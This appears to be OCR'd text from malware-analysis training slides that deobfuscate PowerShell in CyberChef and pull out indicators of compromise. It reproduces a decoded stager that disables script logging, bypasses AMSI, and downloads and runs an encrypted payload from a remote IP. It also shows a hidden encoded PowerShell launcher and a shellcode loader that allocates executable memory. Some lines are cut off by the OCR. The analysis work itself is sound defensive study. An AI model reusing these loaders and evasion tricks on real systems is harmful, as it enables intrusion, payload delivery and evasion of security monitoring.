
Input (length: 4993, lines: 38)

```
wBbACQAXwAlACQASwAuAEMAbwB1AE4AdABdACkAJQAyADUANgA7ACQAUwBbACQAXwBdACwAJABTAFsAJABKAF0APQA
kAFMAWwAkAEoAXQAsACQAUwBbACQAXwBdAH0AOwAkA
EQAfAAlAHsAJABJAD0AKAAkAEkAKwAxACkAJQAyADUANgA7ACQASAA9ACgAJABIACsAJABTAFsAJABJAF0AKQAlADI
ANQA2ADsAJABTAFsAJABJAF0ALAAkAFMAWwAkAEgAX
QA9ACQAUwBbACQASABdACwAJABTAFsAJABJAF0AOwAkAF8ALQBCAFgATwByACQAUwBbACgAJABTAFsAJABJAF0AKwA
kAFMAWwAkAEgAXQApACUAMgA1ADYAXQB9AH0AOwAkA
HMAZQByAD0AJwBoAHQAdABwAHMAOgAvAC8AMwA3AC4ANwAyAC4AMQA3ADUALgAxADkAMQA6ADQANAAzACcAOwAkAHQ
APQAnAC8AbABvAGcAaQBuAC8AcAByAG8AYwBlAHMAc
wAuAHAAaABwACcAOwAkAFcAQwAuAEgAZQBBAEQAZQBSAHMALgBBAEQAZAAoACIAQwBvAG8AawBpAGUAIgAsACIAcwB
lAHMAcwBpAG8AbgA9AEgARwBsAGwAbwBaAFMAVABYA
GMAawBPAEsAZQBKAGMAZQBTAEsARQBPAHoAQwBnADcAaQBRAD0AIgApADsAJABEAEEAdABBAD0AJABXAEMALgBEAE8
AVwBOAEwATwBBAEQARABhAHQAYQAoACQAcwBFAHIAK
wAkAFQAKQA7ACQASQB2AD0AJABEAGEAVABBAFsAMAAuAC4AMwBdADsAJABkAEEAdABBAD0AJABkAEEAVABhAFsANAA
uAC4AJABkAGEAVABhAC4ATABFAG4AZwB0AGgAXQA7A
C0ASgBvAEkAbgBbAEMAaABhAFIAWwBdAF0AKAAmACAAJABSACAAJABkAGEAdABBACAAKAAkAEkAVgArACQASwApACk
AfABJAEUAWAA=
```

Output (time: 3ms, length: 1858, lines: 1)

```
If($PSVeRsIOnTAbLe.PSVERSION.MajoR -gE 3){$GPF=
[REF].AssEmbLY.GetTYpe('System.Management.Automation.Utils')."GeTFIe`ld"
('cachedGroupPolicySettings','N'+'onPublic,Static');If($GPF){$GPC=$GPF.GETVAlUe($nUlL);
IF($GPC['ScriptB'+'lockLogging']){$GPC['ScriptB'+'lockLogging']
['EnableScriptB'+'lockLogging']=0;$GPC['ScriptB'+'lockLogging']
['EnableScriptBlockInvocationLogging']=0}$VAl=
[COLlECtIoNS.GENErIc.DIcTioNaRy[stRinG,SYsTEm.ObJect]]::NEW();$vAL.AdD('EnableScriptB'+'lo
ckLogging',0);$VAl.ADd('EnableScriptBlockInvocationLogging',0);$GPC['HKEY_LOCAL_MACHINE\So
ftware\Policies\Microsoft\Windows\PowerShell
\ScriptB'+'lockLogging']=$vAl}ElSe{[SCRiPtBLock]."GEtFiE`Ld"
('signatures','N'+'onPublic,Static').SEtVALuE($nULl,(NEw-ObJEct
COLlecTiONs.GeneRIc.HashSET[strING]))}
[Ref].AssEmBlY.GeTTyPe('System.Management.Automation.AmsiUtils')|?{$_}|%
{$_.GeTFIeLD('amsiInitFailed','NonPublic,Static').SeTVaLuE($NulL,$tRUE)};};
[SySTEm.Net.SErvIcEPOIntMaNAGeR]::ExpEcT100CoNtINUe=0;$Wc=New-ObjeCt
SyStEm.NET.WEBClIENT;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
```

Obfuscated Script Analysis – Extracting IOCs



```
If($PSVeRsIOnTAbLe.PSVERSION.MajoR -gE 3){$GPF=[REF].AssEmbLY.GetTYpe('System.Management.Automation.Utils')."GeTFIe`ld"('cachedGroupPolicySettings','N'+'onPublic
If($GPF){$GPC=$GPF.GETVAlUe($nUlL);
IF($GPC['ScriptB'+'lockLogging']){$GPC['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging']=0;
$GPC['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging']=0}$VAl=[COLlECtIoNS.GENErIc.DIcTioNaRy[stRinG,SYsTEm.ObJect]]::NEW();
$vAL.AdD('EnableScriptB'+'lockLogging',0);$VAl.ADd('EnableScriptBlockInvocationLogging',0);
$GPC['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$vAl}ElSe{[SCRiPtBLock]."GEtFiE`Ld"('signatures','N'+'onPublic,St
[SySTEm.Net.SErvIcEPOIntMaNAGeR]::ExpEcT100CoNtINUe=0;
$Wc=New-ObjeCt SyStEm.NET.WEBCliENT;
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};
$wc.HEAdErs.Add('User-Agent',$u);
$WC.PRoxy=[SYsTEm.NeT.WEBReqUest]::DefAUltWebPrOxy;
$wC.PRoxY.CreDeNTIalS = [SySTEm.NeT.CREDEntiAlCAchE]::DEfAUltNetWORkCREDEntIaLs;$Script:Proxy = $wc.Proxy;
$K=[SYStEm.TEXT.EncODinG]::ASCII.GEtBYteS('4a2e132dd41f18ba3d384198bfd9e25d');
$R={$D,$K=$ARGS;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.CouNt])%256;
$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-BXOr$S[($S[$I]+$S[$H])%256]}};
$ser='https://37.72.175.191:443';$t='/login/process.php';$WC.HeADeRs.ADd("Cookie","session=HGlloZSTXckOKeJceSKEOzCg7iQ=");
$DAtA=$WC.DOWNLOADData($sEr+$T);
$Iv=$DaTA[0..3];$dAtA=$dATa[4..$daTa.LEngth];-JoIn[ChaR[]](& $R $datA ($IV+$K))|IEX
```

IOC Found

Registry key created


Obfuscated Script Analysis

EXAMPLE 2 - BASE64 AND XOR

Obfuscated Script Analysis – Base64 and XOR

Environment Variable
-> points to CMD.EXE


Base64 Encoded Text



```
%COMSPEC% /b /c start /b /min powershell -nop -w hidden
 -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdABy
```

- **/b** argument will start the application without creating a new window
- **/c** will exit the application after running a single command
- **/min** will start the application minimized
- **-nop** do not instantiate with a startup profile

Obfuscated Script Analysis – CyberChef Deobfuscation



Recipe:

From Base64
Alphabet: A-Za-z0-9+/=
☑ Remove non-alphabet chars

Decode text
Encoding: UTF-16LE (1200)

Input (length: 7552, lines: 1):


```
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbw
BuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBB
AEEAQQBBAEEAQQBLADEAWAA2ADMATwBpAFMAaABiAC8ASABQADgASwBQAHEAUgBLAEwAVQAyAEMAagA1AGcANABXAD
EATgAxAFYAVQBCAFEAUQBCAFQAZgB1AGEAawBVAGoAeABaAFIAbwBIAGsAMABLAE4ANgBaAC8ALwAwAGUAVQBIAE0A
egBPADUAbgBkAHEAZABxADEAaQByAEsANwBPAGMALwBmAGUAZgBSAEIAUgBlAFIATwBKAGEARgB0AEUAQQBtAGIAaQ
BMAHEAYgBvAHoAQwB5AHMAVQBmAFYAQwA0AFYAYgBCAGcAdQBFACsAawByADkAVQBTAHgAcwBZAHMAOABnADIAWABH
ADIAZQBMAE0AUQBlAGYATgBEAGIATAB4AHAAcABoAG0AaQBLAEsATAArAEsAdAB3AG8AVwBxAGkANQBWAE8AawAyAD
AAYwBJADMARgA1AHUAeABnADYAcABVAHYAcwBrAEkAawBSAG0ASABxAEgAeAB6AFUANwBqAEoAagAyAEkAdgAwAGoA
YgBvAHoAZABPAEkAbgBhAEEAMwBGADUARQB0AE4AaQBOAFEAVgBIAHIAcAArAEQANgBEAFgAYwAzADIAWAByADkAOA
```

Output (start: 2743, end: 2816, length: 73; time: 1ms, length: 2832, lines: 1):

```
/El25KsnLJKY3scvn6jmWOXEgANS7EbleLUKup5m2sVGw8x4GQSrtxK+yzCccHPDuFJ4GnEXCsKA4mfnciGmw8Unh6
sBHGz0wzPsRCPO3SDY4GulPQZzdCMsKrWuw2a6YvJDKcRU8BHzFCwnT4eoC5lmW3L3LO
/GP9UNOXAvek97kmP4+4jJ4Xki4X9NoY1g9C0sMD4Htu+V73YDYRO2ihpWgcGuQZadYxHc4rKl3rz1NZnLO+rHqmqN
fG3EA+1VPwCfxSG/yENuFRj05tgadGOwr4zF/UFQPDGwwEfpCqj5YtpPLBoAkdhCenoaxPafAM
/HITMDmqqTRptsyjseQOxlIWU34l90FHEC+sJi+L+NjZCa2QUVXzpE6PNbW2dhJtabS9Q65fNY8HcxaNBlOyaiia20
xTr6UKO+EoGj6ZLwetUEt7vmgjvbshmdyBuLYGbRbWLDnSqjpJTdDr8FNmCHq9niSBD9ojt9qjhjJcyCej0RWNNBTA
D2XYskH2M5EacM70148mO9up7AGbgsXiwXBptZaPwUnhnZo9qulxvzKPe62Q+B7mm7XAqlfAOdPv1KfmbIkdvkIGD+
5s1HrU0/jBPD7IwB0R1nmoKa6/QL4zojdsqMr1GbueMO6Anexry
/5YjqecM5zS7R7TXcnsQRLH7HE0owdLdc8pk63F6F43WFuSxkykVacxGU5npjTnOoy+NBhuTKv9jtyYzXw+k5fLOFr
ManEM1lu8Mhrm1hjjeKgqzbkfc+rwaSK1VivMLqxHWWmp7T0zSZ+SWqXttJaJtlnv+89NLnAnsTmWJV6eI1ZqLxRmF
ir9U5evk/Xal/Za5LWSPhv4sj+b7eytPfb2kHg4GTzODrK86JKluehuB0+CKg7XQatzWMm4V2Horb7rHp
/d9IjGzlO0a2+RIdaG+0E8q7t6xWG2ytKaV8YKr6dyerQWdbFj9pdDqb/rHCbMYMNH/nTjuyd9utn5fW0dIo5OPG
/kKrOwVxnjVSBLczJz9nhyelDWjjJdrCu1jai2RiGyVlOzfwpYLnENlrD15IiMp2BLFsJObY8W1hJyce
/sII9PkNMiPDuhMRFR0zwcIceiAc5qZSckfmoMQ9Zko10H9gY
/FyV9ERzMU92PIeyatRfiHtS43kcVRgzIE+SdsOxb9KR/oHXWgpjZed1ZWffa4BDmkWN2x/+Lgv87h1Dv
/Qm6EjS87LxSKWdzwvubl9vj63Wue9
/f6UeQ1njMel3+JtE+dLhfDUuSFkZbzYHOBwPP9bricMhdxhYF2xlHqfT5pL1HoYccmEJhTr02+Y7jYCMbtH4x8cDY
dx7GXuEym8GyUf90VabeCWG6OvukX5tNPoxcPLzOZFfCL1/W4F71A4gi8iyyrVL0sUHTdPbfpMuF34elh
/209C6umg1jHyz5qMnJNZUv6Iex56L/YwB+UPrfoc3Ay+e5d+hygz7Hq1wo
/lEoCBvqw3lkn+BrBQXUc557EdFCcrfDOnza5Hd16VYrUwK7pG416jt1B+51okYdvm9CK84ubur8ufaNOmj2mfEbNU
EGgnH7boB1yFIE81cmOheSEcPZ34WDWCj/DQAA"));IEX (New-Object IO.StreamReader(New-Object
IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

GZIP COMPRESSION

Obfuscated Script Analysis – CyberChef Deobfuscation



From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

Gunzip

☑ Auto Bake

Input: length: 2636, lines: 1


```
/kKrOwVxnjVSBLczJz9nhyelDWjjJdrCu1jai2RiGyVlOzfwpYLnENlrD15IiMp2BLFsJObY8W1hJyce
/sII9PkNMiPDuhMRFR0zwcIceiAc5qZSckfmoMQ9Zko10H9gY
/FyV9ERzMU92PIeyatRfiHtS43kcVRgzIE+SdsOxb9KR/oHXWgpjZed1ZWffa4BDmkWN2x/+Lgv87h1Dv
/Qm6EjS87LxSKWdzwvubl9vj63Wue9
/f6UeQ1njMel3+JtE+dLhfDUuSFkZbzYHOBwPP9bricMhdxhYF2xlHqfT5pL1HoYccmEJhTr02+Y7jYCMbtH4x8cDY
dx7GXuEym8GyUf90VabeCWG6Ovukx5tNPoxcPLzOZFfCL1/W4F71A4gi8iyyrVL0sUHTdPbfpMuF34elh
/209C6umg1jHyz5qMnJNZUv6Iex56L/YwB+UPrfoc3Ay+e5d+hygz7Hq1wo
/lEoCBvqw3lkn+BrBQXUc557EdFCcrfDOnza5Hd16VYrUwK7pG416jt1B+51okYdvm9CK84ubur8ufaNOmj2mfEbNU
EGgnH7boB1yFIE81cmOheSEcPZ34WDWCj/DQAA
```

Output: start: 3583, end: 3583, length: 0, time: 7ms, length: 3583, lines: 44

```
z2Etx0SSRydXNLlHTDKNz2nCMMIyMa5FYke3PKWNzc3BLcyrIiIyPK6iIjI8tM3NzcDGZ5dEUjSEwodIgEoJKXg6X5
qzPHl1iO1buG+VuC6rtpnoH41qg2+GNzdpA2TdUXolH+tJ/mUO65byu/dx/NX5qstEl
/1PmpWeplO0fErSN2UEZRDmJERk1XGQNuTFlKT09CDBYNEwMLQExOU0JXSkFPRhgDbnBqZgMaDRMYA3RKTUdMVFADb
XcDFQ0SGAN3UUpHRk1XDBYNExgDYWxqZhoYc3dhcQouKSP4VpuFSK7RM6YYoEWg5NP6S9kDRy7v1+9l6XvafZkG84F
qmRudQNMHNVeEM9WPDUrPGzBH2tZZpMkasn6vGEqpNpUUjihiQnkd4eovJ5UwNNWBtXdWBhJ7ISLKZq6AwYNoC+D0h
bjBx8myxeQl7sj9hecL1KkJuU2mb+lDhPXgV+QPHbyNyxgW2LAdGXKMGjAwRDJfHspTfpmzbTfjpGaZreF0vnnOmPU
rC+QoYqNMVtUlkoRz
/PZlPTWZ+1fLS6OregYTdGzqEFvmcEtE2vxec7qhtWIjS9OWgXXc9kljSyMzIyNLIyNjI3RLe4dwxtz2sJojIyMjIv
pycKrEdEsjAyMjcHVLMbWqwdz2puNX5agkIuCm41bGe+DLqt7c3BIXGg0RGw0bEg0SGiMjIyMg')

for ($x = 0; $x -lt $var_code.Count; $x++) {
        $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_add
ress kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32],
[UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer,
$var_code.length)
```

